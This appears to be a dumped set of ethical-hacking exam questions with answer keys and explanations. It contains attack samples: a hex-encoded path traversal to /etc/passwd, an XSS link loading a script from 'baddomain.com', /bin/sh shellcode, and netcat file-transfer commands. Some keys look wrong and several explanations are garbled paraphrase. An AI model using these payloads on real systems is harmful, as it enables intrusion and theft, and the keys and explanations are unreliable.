Yancey is a network security administrator for a large electric company. This company provides power for over 100, 000 people in Las Vegas. Yancey has worked for his company for over 15 years and has become very successful. One day, Yancey comes in to work and finds out that the company will be downsizing and he will be out of a job in two weeks. Yancey is very angry and decides to place logic bombs, viruses, Trojans, and backdoors all over the network to take down the company once he has left. Yancey does not care if his actions land him in jail for 30 or more years, he just wants the company to pay for what they are doing to him.

What would Yancey be considered?

- A. Yancey would be considered a Suicide Hacker
- B. Since he does not care about going to jail, he would be considered a Black Hat
- C. Because Yancey works for the company currently; he would be a White Hat
- D. Yancey is a Hacktivist Hacker since he is standing up to a company that is downsizing

Answer: A

Question #:87 - (Exam Topic 2)

Garry is a network administrator in an organization. He uses SNMP to manage networked devices from a remote location. To manage nodes in the network, he uses MIB. which contains formal descriptions of all network objects managed by SNMP. He accesses the contents of MIB by using a web browser either by entering the IP address and Lseries.mlb or by entering the DNS library name and Lseries.mlb. He is currently retrieving information from an MIB that contains object types for workstations and server services. Which of the following types of MIB is accessed by Garry in the above scenario?

- A. LNMIB2.MIB
- B. WINS.MIB
- C. DHCP.MIS
- D. MIB_II.MIB

Answer: A

Explanation

DHCP.MIB: Monitors network traffic between DHCP servers and remote hosts

HOSTMIB.MIB: Monitors and manages host resources

LNMIB2.MIB: Contains object types for workstation and server services

MIBJI.MIB: Manages TCP/IP-based Internet using a simple architecture and system

WINS.MIB: For the Windows Internet Name Service (WINS)

Ouestion #:88 - (Exam Topic 2)

Take a look at the following attack on a Web Server using obstructed URL:

```
http://www.certifiedhacker.com/script.ext?
template=%2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%2f%70%61%73%73%77%64
This request is made up of:
%2e%2e%2f%2e%2e%2e%2e = ../ ../ ../
%65%74%63 = etc
%2f = /
%70%61%73%73%77%64 = passwd
```

How would you protect from these attacks?

- A. Configure the Web Server to deny requests involving "hex encoded" characters
- B. Create rules in IDS to alert on strange Unicode requests
- C. Use SSL authentication on Web Servers
- D. Enable Active Scripts Detection at the firewall and routers

Answer: B

Question #:89 - (Exam Topic 2)

Bobby, an attacker, targeted a user and decided to hijack and intercept all their wireless communications. He installed a fake communication tower between two authentic endpoints to mislead the victim. Bobby used this virtual tower to interrupt the data transmission between the user and real tower, attempting to hijack an active session, upon receiving the users request. Bobby manipulated the traffic with the virtual tower and redirected the victim to a malicious website. What is the attack performed by Bobby in the above scenario?

- A. Wardriving
- B. KRACK attack
- C. jamming signal attack
- D. aLTEr attack

Answer: D

Explanation

aLTEr attacks are usually performed on LTE devices Attacker installs a virtual (fake) communication tower between two authentic endpoints intending to mislead the victim This virtual tower is used to interrupt the data transmission between the user and real tower attempting to hijack the active session.


https://alter-attack.net/media/breaking_lte_on_layer_two.pdf

The new aLTEr attack can be used against nearly all LTE connected endpoints by intercepting traffic and redirecting it to malicious websites together with a particular approach for Apple iOS devices.

This attack works by taking advantage of a style flaw among the LTE network — the information link layer (aka: layer-2) of the LTE network is encrypted with AES-CTR however it's not integrity-protected, that is why an offender will modify the payload.

As a result, the offender is acting a classic man-in-the-middle wherever they're movement as a cell tower to the victim.

Diagram Description automatically generated



Question #:90 - (Exam Topic 2)

Gavin owns a white-hat firm and is performing a website security audit for one of his clients. He begins by running a scan which looks for common misconfigurations and outdated software versions. Which of the following tools is he most likely using?

- A. Nikto
- B. Nmap
- C. Metasploit
- D. Armitage

Answer: B

Question #:91 - (Exam Topic 2)

To invisibly maintain access to a machine, an attacker utilizes a toolkit that sits undetected In the core components of the operating system. What is this type of rootkit an example of?

- A. Mypervisor rootkit
- B. Kernel toolkit
- C. Hardware rootkit
- D. Firmware rootkit

Answer: B

Explanation

Kernel-mode rootkits run with the best operating system privileges (Ring 0) by adding code or replacement parts of the core operating system, as well as each the kernel and associated device drivers. Most operative systems support kernel-mode device drivers, that execute with a similar privileges because the software itself. As such, several kernel-mode rootkits square measure developed as device drivers or loadable modules, like loadable kernel modules in Linux or device drivers in Microsoft Windows. This category of rootkit has unrestricted security access, however is tougher to jot down. The quality makes bugs common, and any bugs in code operative at the kernel level could seriously impact system stability, resulting in discovery of the rootkit. one amongst the primary wide familiar kernel rootkits was developed for Windows NT four.0 and discharged in Phrack magazine in 1999 by Greg Hoglund. Kernel rootkits is particularly tough to observe and take away as a result of they operate at a similar security level because the software itself, and square measure therefore able to intercept or subvert the foremost sure software operations. Any package, like antivirus package, running on the compromised system is equally vulnerable, during this scenario, no a part of the system is sure.

Question #:92 - (Exam Topic 2)

What hacking attack is challenge/response authentication used to prevent?

- A. Replay attacks
- B. Scanning attacks
- C. Session hijacking attacks
- D. Password cracking attacks

Answer: A

Question #:93 - (Exam Topic 2)

Taylor, a security professional, uses a tool to monitor her company's website, analyze the website's traffic, and track the geographical location of the users visiting the company's website. Which of the following tools did Taylor employ in the above scenario?

- A. WebSite Watcher
- B. web-Stat
- C. Webroot
- D. WAFW00F

Answer: B

Explanation

Increase your web site's performance and grow! Add Web-Stat to your site (it's free!) and watch individuals act together with your pages in real time.

Learn how individuals realize your web site. Get details concerning every visitor's path through your web site and track pages that flip browsers into consumers.

One-click install. observe locations, in operation systems, browsers and screen sizes and obtain alerts for new guests and conversions

Question #:94 - (Exam Topic 2)

A newly joined employee. Janet, has been allocated an existing system used by a previous employee. Before issuing the system to Janet, it was assessed by Martin, the administrator. Martin found that there were possibilities of compromise through user directories, registries, and other system parameters. He also Identified vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors. What is the type of vulnerability assessment performed by Martin?

- A. Credentialed assessment
- B. Database assessment
- C. Host-based assessment
- D. Distributed assessment

Answer: C

Explanation

The host-based vulnerability assessment (VA) resolution arose from the auditors' got to periodically review systems. Arising before the net becoming common, these tools typically take an "administrator's eye" read of

the setting by evaluating all of the knowledge that an administrator has at his or her disposal.

UsesHost VA tools verify system configuration, user directories, file systems, registry settings, and all forms of other info on a number to gain information about it. Then, it evaluates the chance of compromise. it should also live compliance to a predefined company policy so as to satisfy an annual audit. With administrator access, the scans area unit less possible to disrupt traditional operations since the computer code has the access it has to see into the complete configuration of the system.

What it Measures Host

VA tools will examine the native configuration tables and registries to spot not solely apparent vulnerabilities, however additionally "dormant" vulnerabilities – those weak or misconfigured systems and settings which will be exploited when an initial entry into the setting. Host VA solutions will assess the safety settings of a user account table; the access management lists related to sensitive files or data; and specific levels of trust applied to other systems. The host VA resolution will a lot of accurately verify the extent of the danger by determinant however way any specific exploit could also be ready to get.

Types of Vulnerability Assessment Host-based assessments are a type of security check that involve conducting a configuration-level check to identify system configurations, user directories, file systems, registry settings, and other parameters to evaluate the possibility of compromise. Host-based scanners assess systems to identify vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors. (P.528/512)

Question #:95 - (Exam Topic 2)

At what stage of the cyber kill chain theory model does data exfiltration occur?

- A. Actions on objectives
- B. Weaponization
- C. installation
- D. Command and control

Answer: A

Explanation

The longer an adversary has this level of access, the greater the impact. Defenders must detect this stage as quickly as possible and deploy tools which can enable them to gather forensic evidence. One example would come with network packet captures, for damage assessment. Only now, after progressing through the primary six phases, can intruders take actions to realize their original objectives. Typically, the target of knowledge exfiltration involves collecting, encrypting and extracting information from the victim(s) environment; violations of knowledge integrity or availability are potential objectives also . Alternatively, and most ordinarily , the intruder may only desire access to the initial victim box to be used as a hop point to compromise additional systems and move laterally inside the network. Once this stage is identified within an environment, the implementation of prepared reaction plans must be initiated. At a minimum, the plan should include a comprehensive communication plan, detailed evidence must be elevated to the very best ranking official or board , the deployment of end-point security tools to dam data loss and preparation for briefing a

CIRT Team. Having these resources well established beforehand may be a "MUST" in today's quickly evolving landscape of cybersecurity threats

Question #:96 - (Exam Topic 2)

Bella, a security professional working at an it firm, finds that a security breach has occurred while transferring important files. Sensitive data, employee usernames. and passwords are shared In plaintext, paving the way for hackers 10 perform successful session hijacking. To address this situation. Bella Implemented a protocol that sends data using encryption and digital certificates. Which of the following protocols Is used by Bella?

- A. FTP
- B. HTTPS
- C. FTPS
- D. IP

Answer: C

Explanation

The File Transfer Protocol (FTP) is a standard organization convention utilized for the exchange of PC records from a worker to a customer on a PC organization. FTP is based on a customer worker model engineering utilizing separate control and information associations between the customer and the server.[1] FTP clients may validate themselves with an unmistakable book sign-in convention, ordinarily as a username and secret key, however can interface namelessly if the worker is designed to permit it. For secure transmission that ensures the username and secret phrase, and scrambles the substance, FTP is frequently made sure about with SSL/TLS (FTPS) or supplanted with SSH File Transfer Protocol (SFTP).

The primary FTP customer applications were order line programs created prior to working frameworks had graphical UIs, are as yet dispatched with most Windows, Unix, and Linux working systems.[2][3] Many FTP customers and mechanization utilities have since been created for working areas, workers, cell phones, and equipment, and FTP has been fused into profitability applications, for example, HTML editors.

Question #:97 - (Exam Topic 2)

Nathan is testing some of his network devices. Nathan is using Macof to try and flood the ARP cache of these switches.

If these switches' ARP cache is successfully flooded, what will be the result?

- A. The switches will drop into hub mode if the ARP cache is successfully flooded.
- B. If the ARP cache is flooded, the switches will drop into pix mode making it less susceptible to attacks.
- C. Depending on the switch manufacturer, the device will either delete every entry in its ARP cache or reroute packets to the nearest switch.

D. The switches will route all traffic to the broadcast address created collisions.

Answer: A

Question #:98 - (Exam Topic 2)

Password cracking programs reverse the hashing process to recover passwords. (True/False.)

- A. True
- B. False

Answer: B

Question #:99 - (Exam Topic 2)

This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.

```
<ahref="http://foobar.com/index.html?id=%3Cscript%20src=%22
http://baddomain.com/badscript.js %22%3E%3C/script%3E">See foobar</a>
```

What is this attack?

- A. Cross-site-scripting attack
- B. SQL Injection
- C. URL Traversal attack
- D. Buffer Overflow attack

Answer: A

Question #:100 - (Exam Topic 2)

What port number is used by LDAP protocol?

- A. 110
- B. 389
- C. 464
- D. 445

Answer: B

Question #:101 - (Exam Topic 2)

This form of encryption algorithm is asymmetric key block cipher that is characterized by a 128-bit block size, and its key size can be up to 256 bits. Which among the following is this encryption algorithm?

- A. Twofish encryption algorithm
- B. HMAC encryption algorithm
- C. IDEA
- D. Blowfish encryption algorithm

Answer: A

Explanation

Twofish is an encryption algorithm designed by Bruce Schneier. It's a symmetric key block cipher with a block size of 128 bits, with keys up to 256 bits. it's associated with AES (Advanced Encryption Standard) and an earlier block cipher called Blowfish. Twofish was actually a finalist to become the industry standard for encryption, but was ultimately beaten out by the present AES.Twofish has some distinctive features that set it aside from most other cryptographic protocols. For one, it uses pre-computed, key-dependent S-boxes. An S-box (substitution-box) may be a basic component of any symmetric key algorithm which performs substitution. within the context of Twofish's block cipher, the S-box works to obscure the connection of the key to the ciphertext. Twofish uses a pre-computed, key-dependent S-box which suggests that the S-box is already provided, but depends on the cipher key to decrypt the knowledge.

How Secure is Twofish? Twofish is seen as a really secure option as far as encryption protocols go. one among the explanations that it wasn't selected because the advanced encryption standard is thanks to its slower speed. Any encryption standard that uses a 128-bit or higher key, is theoretically safe from brute force attacks. Twofish is during this category. Because Twofish uses "pre-computed key-dependent S-boxes", it are often susceptible to side channel attacks. this is often thanks to the tables being pre-computed. However, making these tables key-dependent helps mitigate that risk. There are a couple of attacks on Twofish, but consistent with its creator, Bruce Schneier, it didn't constitute a real cryptanalysis. These attacks didn't constitue a practical break within the cipher.

Products That Use TwofishGnuPG: GnuPG may be a complete and free implementation of the OpenPGP standard as defined by RFC4880 (also referred to as PGP). GnuPG allows you to encrypt and sign your data and communications; it features a flexible key management system, along side access modules for all types of public key directories. KeePass: KeePass may be a password management tool that generates passwords with top-notch security. It's a free, open source, lightweight and easy-to-use password manager with many extensions and plugins. Password Safe: Password Safe uses one master password to stay all of your passwords protected, almost like the functionality of most of the password managers on this list. It allows you to store all of your passwords during a single password database, or multiple databases for various purposes. Creating a database is straightforward, just create the database, set your master password. PGP (Pretty Good Privacy): PGP is employed mostly for email encryption, it encrypts the content of the e-mail. However, Pretty Good Privacy doesn't encrypt the topic and sender of the e-mail, so make certain to never put sensitive information in these fields when using PGP. TrueCrypt: TrueCrypt may be a software program that encrypts and protects files on your devices. With TrueCrypt the encryption is transparent to the user and is completed locally at the

user's computer. this suggests you'll store a TrueCrypt file on a server and TrueCrypt will encrypt that file before it's sent over the network.

Question #:102 - (Exam Topic 2)

You are trying to break into a highly classified top-secret mainframe computer with highest security system in place at Merclyn Barley Bank located in Los Angeles.

You know that conventional hacking doesn't work in this case, because organizations such as banks are generally tight and secure when it comes to protecting their systems.

In other words, you are trying to penetrate an otherwise impenetrable system.

How would you proceed?

- A. Look for "zero-day" exploits at various underground hacker websites in Russia and China and buy the necessary exploits from these hackers and target the bank's network
- B. Try to hang around the local pubs or restaurants near the bank, get talking to a poorly-paid or disgruntled employee, and offer them money if they'll abuse their access privileges by providing you with sensitive information
- C. Launch DDOS attacks against Merclyn Barley Bank's routers and firewall systems using 100, 000 or more "zombies" and "bots"
- D. Try to conduct Man-in-the-Middle (MiTM) attack and divert the network traffic going to the Merclyn Barley Bank's Webserver to that of your machine using DNS Cache Poisoning techniques

Answer: B

Question #:103 - (Exam Topic 2)

What kind of detection techniques is being used in antivirus softwares that identifies malware by collecting data from multiple protected systems and instead of analyzing files locally it's made on the premiers environment-

- A. VCloud based
- B. Honypot based
- C. Behaviour based
- D. Heuristics based

Answer: A

Question #:104 - (Exam Topic 2)

In the context of password security, a simple dictionary attack involves loading a dictionary file (a text file full of dictionary words) into a cracking application such as L0phtCrack or John the Ripper, and running it against user accounts located by the application. The larger the word and word fragment selection, the more effective the dictionary attack is. The brute force method is the most inclusive, although slow. It usually tries every possible letter and number combination in its automated exploration. If you would use both brute force and dictionary methods combined together to have variation of words, what would you call such an attack?

- A. Full Blown
- B. Thorough
- C. Hybrid
- D. BruteDics

Answer: C

Question #:105 - (Exam Topic 2)

You are programming a buffer overflow exploit and you want to create a NOP sled of 200 bytes in the program exploit.c

```
char shellcode[] =
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0"
"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d"
"\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73"
"\x68";
```

What is the hexadecimal value of NOP instruction?

- A. 0x60
- B. 0x80
- C. 0x70
- D. 0x90

Answer: D

Ouestion #:106 - (Exam Topic 2)

You went to great lengths to install all the necessary technologies to prevent hacking attacks, such as expensive firewalls, antivirus software, anti-spam systems and intrusion detection/prevention tools in your

company's network. You have configured the most secure policies and tightened every device on your network. You are confident that hackers will never be able to gain access to your network with complex security system in place.

Your peer, Peter Smith who works at the same department disagrees with you.

He says even the best network security technologies cannot prevent hackers gaining access to the network because of presence of "weakest link" in the security chain.

What is Peter Smith talking about?

- A. Untrained staff or ignorant computer users who inadvertently become the weakest link in your security chain
- B. "zero-day" exploits are the weakest link in the security chain since the IDS will not be able to detect these attacks
- C. "Polymorphic viruses" are the weakest link in the security chain since the Anti-Virus scanners will not be able to detect these attacks
- D. Continuous Spam e-mails cannot be blocked by your security system since spammers use different techniques to bypass the filters in your gateway

Answer: A

Question #:107 - (Exam Topic 2)

An attacker runs netcat tool to transfer a secret file between two hosts.

```
Machine A: netcat -1 -p 1234 < secretfile
Machine B: netcat 192.168.3.4 > 1234
```

He is worried about information being sniffed on the network.

How would the attacker use netcat to encrypt the information before transmitting onto the wire?

- A. Machine A: netcat -l -p -s password 1234 < testfileMachine B: netcat <machine A IP> 1234
- B. Machine A: netcat -l -e magickey -p 1234 < testfileMachine B: netcat <machine A IP> 1234
- C. Machine A: netcat -l -p 1234 < testfile -pw passwordMachine B: netcat <machine A IP> 1234 -pw password
- D. Use cryptcat instead of netcat

Answer: D

Question #:108 - (Exam Topic 2)

Harry. a professional hacker, targets the IT infrastructure of an organization. After preparing for the attack, he attempts to enter the target network using techniques such as sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. Using these techniques, he successfully deployed malware on the target system to establish an outbound connection. What is the APT lifecycle phase that Harry is currently executing?

- A. Preparation
- B. Cleanup
- C. Persistence
- D. initial intrusion

Answer: A

Explanation

After the attacker completes preparations, subsequent step is an effort to realize an edge within the target's environment. a particularly common entry tactic is that the use of spearphishing emails containing an internet link or attachment. Email links usually cause sites where the target's browser and related software are subjected to varied exploit techniques or where the APT actors plan to social engineer information from the victim which will be used later. If a successful exploit takes place, it installs an initial malware payload on the victim's computer. Figure 2 illustrates an example of a spearphishing email that contains an attachment. Attachments are usually executable malware, a zipper or other archive containing malware, or a malicious Office or Adobe PDF (Portable Document Format) document that exploits vulnerabilities within the victim's applications to ultimately execute malware on the victim's computer. Once the user has opened a malicious file using vulnerable software, malware is executing on the target system. These phishing emails are often very convincing and difficult to differentiate from legitimate email messages. Tactics to extend their believability include modifying legitimate documents from or associated with the organization. Documents are sometimes stolen from the organization or their collaborators during previous exploitation operations. Actors modify the documents by adding exploits and malicious code then send them to the victims. Phishing emails are commonly sent through previously compromised email servers, email accounts at organizations associated with the target or public email services. Emails also can be sent through mail relays with modified email headers to form the messages appear to possess originated from legitimate sources. Exploitation of vulnerabilities on public-facing servers is another favorite technique of some APT groups. Though this will be accomplished using exploits for known vulnerabilities, 0-days are often developed or purchased to be used in intrusions as required.

Gaining an edge within the target environment is that the primary goal of the initial intrusion. Once a system is exploited, the attacker usually places malware on the compromised system and uses it as a jump point or proxy for further actions. Malware placed during the initial intrusion phase is usually an easy downloader, basic

Remote Access Trojan or an easy shell. Figure 3 illustrates a newly infected system initiating an outbound connection to notify the APT actor that the initial intrusion attempt was successful which it's able to accept



commands. Figure 2. APT actor sends spearphishing email to target with malicious content

Ouestion #:109 - (Exam Topic 2)

in an attempt to increase the security of your network, you Implement a solution that will help keep your wireless network undiscoverable and accessible only to those that know It. How do you accomplish this?

- A. Delete the wireless network
- B. Remove all passwords
- C. Lock all users
- D. Disable SSID broadcasting

Answer: D

Explanation

The SSID (**service set identifier**) is the name of your wireless network. SSID broadcast is how your router transmits this name to surrounding devices. Its primary function is to make your network visible and easily accessible. Most routers broadcast their SSIDs automatically. To disable or enable SSID broadcast, you need to change your router's settings.

Disabling SSID broadcast will make your Wi-FI network name invisible to other users. However, this only hides the name, not the network itself. You cannot disguise the router's activity, so hackers can still attack it.

With your network invisible to wireless devices, connecting becomes a bit more complicated. Just giving a Wi-FI password to your guests is no longer enough. They have to configure their settings manually by including the network name, security mode, and other relevant info.

Disabling SSID might be a small step towards online security, but by no means should it be your final one. Before considering it as a security measure, consider the following aspects:

- Disabling SSID broadcast will not hide your network completely

Disabling SSID broadcast only hides the network name, not the fact that it exists. Your router constantly transmits so-called beacon frames to announce the presence of a wireless network. They contain essential

information about the network and help the device connect.

- Third-party software can easily trace a hidden network

Programs such as NetStumbler or Kismet can easily locate hidden networks. You can try using them yourself to see how easy it is to find available networks – hidden or not.

- You might attract unwanted attention.

Disabling your SSID broadcast could also raise suspicion. Most of us assume that when somebody hides something, they have a reason to do so. Thus, some hackers might be attracted to your network.

Question #:110 - (Exam Topic 2)

Matthew, a black hat, has managed to open a meterpreter session to one of the kiosk machines in Evil Corp's lobby. He checks his current SID, which is S-1-5-21-1223352397-1872883824-861252104-501. What needs to happen before Matthew has full administrator access?

- A. He must perform privilege escalation.
- B. He needs to disable antivirus protection.
- C. He needs to gain physical access.
- D. He already has admin privileges, as shown by the "501" at the end of the SID.

Answer: A

Question #:111 - (Exam Topic 2)

What is the purpose of DNS AAAA record?

- A. Authorization, Authentication and Auditing record
- B. Address prefix record
- C. Address database record
- D. IPv6 address resolution record

Answer: D

Question #:112 - (Exam Topic 2)

Annie, a cloud security engineer, uses the Docker architecture to employ a client/server model in the application she is working on. She utilizes a component that can process API requests and handle various Docker objects, such as containers, volumes. Images, and networks. What is the component of the Docker


architecture used by Annie in the above scenario?

- A. Docker client
- B. Docker objects
- C. Docker daemon
- D. Docker registries

Answer: C

Explanation

Docker uses a client-server design. The docker client talks to the docker daemon, that will the work of building, running, and distributing your docker containers. The docker client and daemon will run on the same system, otherwise you will connect a docker consumer to a remote docker daemon. The docker consumer and daemon communicate using a REST API, over OS sockets or a network interface.



The docker daemon (dockerd) listens for docker API requests and manages docker objects like pictures, containers, networks, and volumes. A daemon may communicate with other daemons to manage docker services.

Question #:113 - (Exam Topic 2)

SQL injection (SQLi) attacks attempt to inject SQL syntax into web requests, which may Bypass authentication and allow attackers to access and/or modify data attached to a web application.

Which of the following SQLI types leverages a database server's ability to make DNS requests to pass data to an attacker?

- A. Union-based SQLI
- B. Out-of-band SQLI
- C. In-band SQLI
- D. Time-based blind SQLI

Answer: B

Explanation

Out-of-band SQL injection occurs when an attacker is unable to use an equivalent channel to launch the attack and gather results. ... Out-of-band SQLi techniques would believe the database server's ability to form DNS or HTTP requests to deliver data to an attacker. Out-of-band SQL injection is not very common, mostly because it depends on features being enabled on the database server being used by the web application. Out-of-band SQL injection occurs when an attacker is unable to use the same channel to launch the attack and gather results.

Out-of-band techniques, offer an attacker an alternative to inferential time-based techniques, especially if the server responses are not very stable (making an inferential time-based attack unreliable).

Out-of-band SQLi techniques would rely on the database server's ability to make DNS or HTTP requests to deliver data to an attacker. Such is the case with Microsoft SQL Server's xp_dirtree command, which can be used to make DNS requests to a server an attacker controls; as well as Oracle Database's UTL_HTTP package, which can be used to send HTTP requests from SQL and PL/SQL to a server an attacker controls.

Question #:114 - (Exam Topic 2)

When a security analyst prepares for the formal security assessment - what of the following should be done in order to determine inconsistencies in the secure assets database and verify that system is compliant to the minimum security baseline?

- A. Data items and vulnerability scanning
- B. Interviewing employees and network engineers
- C. Reviewing the firewalls configuration
- D. Source code review

Answer: A

Ouestion #:115 - (Exam Topic 2)

During the process of encryption and decryption, what keys are shared?

- A. Private keys
- B. User passwords
- C. Public keys
- D. Public and private keys

Answer: C

Explanation

https://en.wikipedia.org/wiki/Public-key_cryptography

Public-key cryptography, or asymmetric cryptography, is a cryptographic system that uses pairs of keys: p **ublic keys (which may be known to others), and private keys (which may never be known by any except the owner).** The generation of such key pairs depends on cryptographic algorithms which are based on mathematical problems termed one-way functions. Effective security requires keeping the private key private; the public key can be openly distributed without compromising security.

In such a system, any person can encrypt a message using the intended receiver's public key, but that encrypted message can only be decrypted with the receiver's private key. This allows, for instance, a server program to generate a cryptographic key intended for a suitable symmetric-key cryptography, then to use a client's openly-shared public key to encrypt that newly generated symmetric key. The server can then send this encrypted symmetric key over an insecure channel to the client; only the client can decrypt it using the client's private key (which pairs with the public key used by the server to encrypt the message). With the client and server both having the same symmetric key, they can safely use symmetric key encryption (likely much faster) to communicate over otherwise-insecure channels. This scheme has the advantage of not having to manually pre-share symmetric keys (a fundamentally difficult problem) while gaining the higher data throughput advantage of symmetric-key cryptography.

With public-key cryptography, robust authentication is also possible. A sender can combine a message with a private key to create a short digital signature on the message. Anyone with the sender's corresponding public key can combine that message with a claimed digital signature; if the signature matches the message, the origin of the message is verified (i.e., it must have been made by the owner of the corresponding private key).

Public key algorithms are fundamental security primitives in modern cryptosystems, including applications and protocols which offer assurance of the confidentiality, authenticity and non-repudiability of electronic communications and data storage. They underpin numerous Internet standards, such as Transport Layer Security (TLS), S/MIME, PGP, and GPG. Some public key algorithms provide key distribution and secrecy (e.g., Diffie–Hellman key exchange), some provide digital signatures (e.g., Digital Signature Algorithm), and some provide both (e.g., RSA). Compared to symmetric encryption, asymmetric encryption is rather slower than good symmetric encryption, too slow for many purposes. Today's cryptosystems (such as TLS, Secure Shell) use both symmetric encryption and asymmetric encryption.

Question #:116 - (Exam Topic 2)

You are a penetration tester working to test the user awareness of the employees of the client xyz. You harvested two employees' emails from some public sources and are creating a client-side backdoor to send it to the employees via email. Which stage of the cyber kill chain are you at?

- A. Reconnaissance
- B. Command and control
- C. Weaponization
- D. Exploitation

Answer: C

Explanation

Weaponization

The adversary analyzes the data collected in the previous stage to identify the vulnerabilities and techniques that can exploit and gain unauthorized access to the target organization. Based on the vulnerabilities identified during analysis, the adversary selects or creates a tailored deliverable malicious payload (remote-access malware weapon) using an exploit and a backdoor to send it to the victim. An adversary may target specific network devices, operating systems, endpoint devices, or even individuals within the organization to carry out their attack. For example, the adversary

may send a phishing email to an employee of the target organization, which may include a malicious attachment such as a virus or worm that, when downloaded, installs a backdoor on the system that allows remote access to the adversary. The following are the activities of the adversary: o Identifying appropriate malware payload based on the analysis o Creating a new malware payload or selecting, reusing, modifying the available malware payloads based on the identified vulnerability

o Creating a phishing email campaign o Leveraging exploit kits and botnets

https://en.wikipedia.org/wiki/Kill chain

The Cyber Kill Chain consists of 7 steps: Reconnaissance, weaponization, delivery, exploitation, installation, command and control, and finally, actions on objectives. Below you can find detailed information on each.

- 1. **Reconnaissance:** In this step, the attacker/intruder chooses their target. Then they conduct in-depth research on this target to identify its vulnerabilities that can be exploited.
- 2. **Weaponization:** In this step, the intruder creates a malware weapon like a virus, worm, or such to exploit the target's vulnerabilities. Depending on the target and the purpose of the attacker, this malware can exploit new, undetected vulnerabilities (also known as the zero-day exploits) or focus on a combination of different vulnerabilities.
- 3. **Delivery:** This step involves transmitting the weapon to the target. The intruder/attacker can employ different USB drives, e-mail attachments, and websites for this purpose.
- 4. **Exploitation:** In this step, the malware starts the action. The program code of the malware is triggered to exploit the target's vulnerability/vulnerabilities.
- 5. **Installation:** In this step, the malware installs an access point for the intruder/attacker. This access point is also known as the backdoor.
- 6. **Command and Control:** The malware gives the intruder/attacker access to the network/system.

7. **Actions on Objective:** Once the attacker/intruder gains persistent access, they finally take action to fulfill their purposes, such as encryption for ransom, data exfiltration, or even data destruction.

Question #:117 - (Exam Topic 2)

How can you determine if an LM hash you extracted contains a password that is less than 8 characters long?

- A. There is no way to tell because a hash cannot be reversed
- B. The right most portion of the hash is always the same
- C. The hash always starts with AB923D
- D. The left most portion of the hash is always the same
- E. A portion of the hash will be all 0's

Answer: B

Question #:118 - (Exam Topic 2)

Elliot is in the process of exploiting a web application that uses SQL as a back-end database. He's determined that the application is vulnerable to SQL injection, and has introduced conditional timing delays into injected queries to determine whether they are successful. What type of SQL injection is Elliot most likely performing?

- A. Error-based SQL injection
- B. Blind SQL injection
- C. Union-based SQL injection
- D. NoSQL injection

Answer: B

Question #:119 - (Exam Topic 2)

Ricardo has discovered the username for an application in his targets environment. As he has a limited amount of time, he decides to attempt to use a list of common passwords he found on the Internet. He compiles them into a list and then feeds that list as an argument into his password-cracking application, what type of attack is Ricardo performing?

- A. Known plaintext
- B. Password spraying

- C. Brute force
- D. Dictionary

Answer: D

Explanation

A dictionary Attack as an attack vector utilized by the attacker to break in a very system, that is password protected, by golf shot technically each word in a very dictionary as a variety of password for that system. This attack vector could be a variety of Brute Force Attack.

The lexicon will contain words from an English dictionary and conjointly some leaked list of commonly used passwords and once combined with common character substitution with numbers, will generally be terribly effective and quick.

How is it done?

Basically, it's attempting each single word that's already ready. it's done victimization machine-controlled tools that strive all the possible words within the dictionary.

Some password Cracking Software:

- John the ripper
- L0phtCrack
- Aircrack-ng

Question #:120 - (Exam Topic 2)

Which of the following are well known password-cracking programs?

- A. L0phtcrack
- B. NetCat
- C. Jack the Ripper
- D. Netbus
- E. John the Ripper

Answer: A E

Question #:121 - (Exam Topic 2)

You are a penetration tester tasked with testing the wireless network of your client Brakeme SA. You are

attempting to break into the wireless network with the SSID "Brakeme-Internal." You realize that this network uses WPA3 encryption, which of the following vulnerabilities is the promising to exploit?

- A. Dragonblood
- B. Cross-site request forgery
- C. Key reinstallation attack
- D. AP Myconfiguration

Answer: A

Explanation

Dragonblood allows an attacker in range of a password-protected Wi-Fi network to get the password and gain access to sensitive information like user credentials, emails and mastercard numbers. consistent with the published report: "The WPA3 certification aims to secure Wi-Fi networks, and provides several advantages over its predecessor WPA2, like protection against offline dictionary attacks and forward secrecy. Unfortunately, we show that WPA3 is suffering from several design flaws, and analyze these flaws both theoretically and practically. Most prominently, we show that WPA3's Simultaneous Authentication of Equals (SAE) handshake, commonly referred to as Dragonfly, is suffering from password partitioning attacks."Our Wi-Fi researchers at WatchGuard are educating businesses globally that WPA3 alone won't stop the Wi-Fi hacks that allow attackers to steal information over the air (learn more in our recent blog post on the topic). These Dragonblood vulnerabilities impact alittle amount of devices that were released with WPA3 support, and makers are currently making patches available, one among the most important takeaways for businesses of all sizes is to know that a long-term fix might not be technically feasible for devices with lightweight processing capabilities like IoT and embedded systems. Businesses got to consider adding products that enable a Trusted Wireless Environment for all kinds of devices and users alike. Recognizing that vulnerabilities like KRACK and Dragonblood require attackers to initiate these attacks by bringing an "Evil Twin" Access Point or a Rogue Access Point into a Wi-Fi environment, we've been that specialize in developing Wi-Fi security solutions that neutralize these threats in order that these attacks can never occur. The Trusted Wireless Environment framework protects against the "Evil Twin" 